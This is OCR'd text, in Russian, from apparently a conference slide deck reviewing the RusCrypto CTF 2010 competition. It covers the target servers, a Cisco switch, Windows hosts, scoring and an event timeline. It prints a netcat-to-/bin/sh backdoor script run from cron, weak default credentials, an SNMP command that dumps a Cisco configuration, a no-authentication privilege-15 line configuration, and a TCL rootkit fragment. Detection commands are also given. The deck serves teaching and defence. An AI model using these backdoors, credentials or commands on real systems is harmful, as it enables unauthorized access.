
  login/shell/telnet/ssh,
  mysql,
  ftp (доступ к корневому каталогу веб-сервера)

- **Учетные записи со слабыми паролями:**

  toor:root
  andrey:andrey
  www1:password
  alla:misha
  olga:4321
  sergey:qwerty1

РусКрипто CTF 2010: Тестовый сервер

- **SQL Injection/File Including/XSS**
- **/bitrix/admin/index.php -> admin:123456**



РусКрипто CTF 2010: Тестовый сервер

- **Back-door (выполнение команд на сервере)**


```
[~] cat /etc/crontab
...
*/5    *     *     *     *     root    /usr/libexec/atrun
...
[~] file /usr/libexec/atrun
/usr/libexec/atrun: POSIX shell script text executable
[~] cat /usr/libexec/atrun
#!/bin/sh
if [ `ps -ax|grep 31337|wc -l` -lt 2 ]; then /usr/bin/nc -l -w 10 -u 31337|/bin/sh|nc -w 10 -l 31337; fi
```

РусКрипто CTF 2010: Тестовый сервер

- **Дополнительные уязвимости**
  - Раскрытие конфиденциальной информации (display_errors=off)
  - Подбор (/bitrix/admin/, etc)

  ...

  - Уязвимые конфигурации ОС/MySQL/Apache/PHP и сторонних приложений Bitrix/phpmyadmin
  - Уязвимые версии ПО



РусКрипто CTF 2010: Точка беспроводного доступа

Система	Уязвимости	Дополнительно	Сложность	Баллы	Захвачен
WIFI Время жизни: с момента появления до конца CTF	Взлом ключа WEP 104 бит (оборудование Cisco в стандартной конфигурации)	Флаг = ключ WEP + 6 символов из SSID	10	8	Никто не сумел захватить флаг.

- **Даже с отключенными настройками безопасности (включая IPS) оборудование Cisco Wireless LAN Controller 2100 (AP Cisco 1240) способно успешно противодействовать атаке на протокол WEP без легитимного трафика пользователей.**
- **Ноутбуки планировавшиеся для создания трафика были заняты поддержкой выхода в интернет.**
- **Задача была не решаемой.**

РусКрипто CTF 2010: Коммутатор Cisco

Система	Уязвимости	Дополнительно	Сложность	Баллы	Захвачен
Cisco IOS Время жизни: на протяжении всего CTF	Подбор Back-door (на четвертом терминале разрешен доступ с privilege 15 без какой-либо авторизации)	Флаг нужно найти в nvram	5	10	Bushwhackers
Cisco TCL rootkit (bonus) Время жизни: на протяжении всего CTF	Найти порт	Догадаться, каким образом можно получить флаг	1	3	ХакерДом

РусКрипто CTF 2010: Коммутатор Cisco


- **Подбор**

  Cisco/Cisco; enable zxasqw

- **Выгрузка конфигурации через SNMP**

  snmpset -v 1 -c private <cisco> .1.3.6.1.4.1.9.9.96.1.1.1.1.2.31337 integer 1

  ...



- **Back-door**

  ...

  aaa authentication login default loca

  aaa authentication login authen nor

  ...

  line vty 0 3

  exec-timeout 0 0


  line vty 4

  exec-timeout 0 0

  privilege level 15

  login authentication authen

  ...




POSITIVE TECHNOLOGIES

РусКрипто CTF 2010: Коммутатор Cisco

- **Cisco TCL rootkit**

```
...
if { [regexp {^(show|sh) flag\s*(.*)$} $line]} {
puts $sock "Flag: \$1\$Or\/\/v5Vx\$Of2lpfkwS1N7AKuz1kXaa\/"
return [close $sock]
}
...
puts -nonewline $sock "Router# "
flush $sock
...
```




- **Методы обнаружения:**


```
# sh proc | i Tcl
# sh tcp brief all numeric
# sh control-plane host open-ports
```


- **ХАКЕР № 11 (142) «Атака через TCL», Роман Ильин**

РусКрипто CTF 2010: Коммутатор Cisco

- **Дополнительные уязвимости и соответствие CIS**







Практическое занятие часть 2

- **(192.168.0.10) Cisco**

  - **Провести выгрузку используемой конфигурации через протокол SNMP.**
  - **Осуществить доступ к коммутатору Cisco с уровнем привилегий «privileges 15».**

РусКрипто CTF 2010: Windows

Система	Уязвимости	Дополнительно	Сложность	Баллы	Захвачен
Win2k3 (SP1) Время жизни: с момента появления 3 часа 20 минут	Подбор (множество интерфейсов)	Обезвредить SMS-вирус Обнаружить и выгрузить rootkit Найти флаг в каталоге временных файлов Подобрать пароль к архиву	3-7	10	Никто не сумел захватить флаг.
	Эксплуатация удаленных уязвимостей	Подключиться через SMB Найти флаг в каталоге временных файлов Подобрать пароль к архиву			
Win98 Время жизни: с момента появления до конца CTF	Подбор	Флаг содержится в данных из PWL-файла	3	12	Никто не сумел захватить флаг.

РусКрипто CTF 2010: Windows 2003

Если компьютер не будет разблокирован то все ваши файлы будут удалены

Осталось времени до удаления файлов

2:47:4

ВАШ КОМПЬЮТЕР ЗАБЛОКИРОВАН

Введите код разблокировки

Разблокировать

ЧТОБЫ ПОЛУЧИТЬ КОД РАЗБЛОКИРОВКИ


ОТПРАВЬТЕ СМС С ТЕКСТОМ
8056534

РусКрипто CTF 2010: Windows 2003

- **Вектор 1 (долгий):**
  - Подобрать пароль к Radmin (pw: 11111111)
  - Обезвредить SMS-вирус (http://www.esetnod32.ru/.support/winlock/, http://www.drweb.com/unlocker/, http://support.kaspersky.ru/viruses/deblocker)
  - Обнаружить и выгрузить rootkit (http://www.eset.com/download/sysinspector, http://www.gmer.net/, http://www.antirootkit.com/, etc)
  - Найти флаг в каталоге временных файлов
  - Подобрать пароль к архиву (juancp, etehadd… InsidePro.dic)
- **Вектор 2 (быстрый):**
  - Подобрать пароль администратора (P@ssw0rd) или воспользоваться эксплойтом
  - Подключиться через SMB (правила FW и IPSEC запрещают доступ по SMB из «своей сети», но разрешают из «чужой»)
  - Найти флаг в каталоге временных файлов
  - Подобрать пароль к архиву (juancp, etehadd… InsidePro.dic)

РусКрипто CTF 2010: Windows 2003

- **К слову об уязвимостях…**



РусКрипто CTF 2010: Windows 98

- **Подбор пароля к C$ (например, xsharez)**
- **Восстановление данных из PWL-файла администратора (например, repwl)**
- **Правильное уведомление об уязвимости:**
  - Краткое описание:

    Обнаружена устаревшая операционная система, которая с 11 июля 2006 года не поддерживается производителем.
  - Решение: Отключить от информационной системы.

Хронология событий

соревнования
РусКрипто CTF

Bushwhackers
336
247 20 0 16

CIT
486
296 21 15 0

Huge Ego Team
33
2 15 5 9


SiBears
323
189 8 0 61

ХакерДом
376
288 52 10 12

[Censored]
37
12 15 0 0

03.04.2010 18:12	Вы уволены :) Access Denied
03.04.2010 18:11	Команда Bushwhackers зарабатывает 6 баллов, +4 атака за отправку флага.
03.04.2010 18:11	Команда Bushwhackers отправила флаг
03.04.2010 18:11	Команда Bushwhackers зарабатывает 6 баллов, +4 атака за отправку флага.
03.04.2010 18:11	Команда Bushwhackers отправила флаг
03.04.2010 17:58	Команда Bushwhackers зарабатывает 6 баллов, +4 атака за отправку флага.
03.04.2010 17:58	Команда Bushwhackers отправила флаг
03.04.2010 17:56	Команда SiBears отправила уведомление об уязвимости
03.04.2010 17:52	Команда Bushwhackers зарабатывает +1 баллов за обнаруженную уязвимость
03.04.2010 17:51	Команда Huge Ego Team зарабатывает +1 баллов, +3 защита за обнаруженную уязвимость и за ее устранение
03.04.2010 17:51	Команда SiBears отправила уведомление об уязвимости
03.04.2010 17:50	Команда ХакерДом зарабатывает +2 баллов, +7 атака за обнаруженную уязвимость
03.04.2010 17:48	Команда Huge Ego Team зарабатывает +1 баллов за обнаруженную уязвимость
03.04.2010 17:48	Команда Bushwhackers отправила уведомление об уязвимости
03.04.2010 17:47	Команда SiBears зарабатывает +3 баллов, +5 защита за устранение уязвимости

РусКрипто CTF 2010: Хронология начисления баллов на протяжении всего соревнования



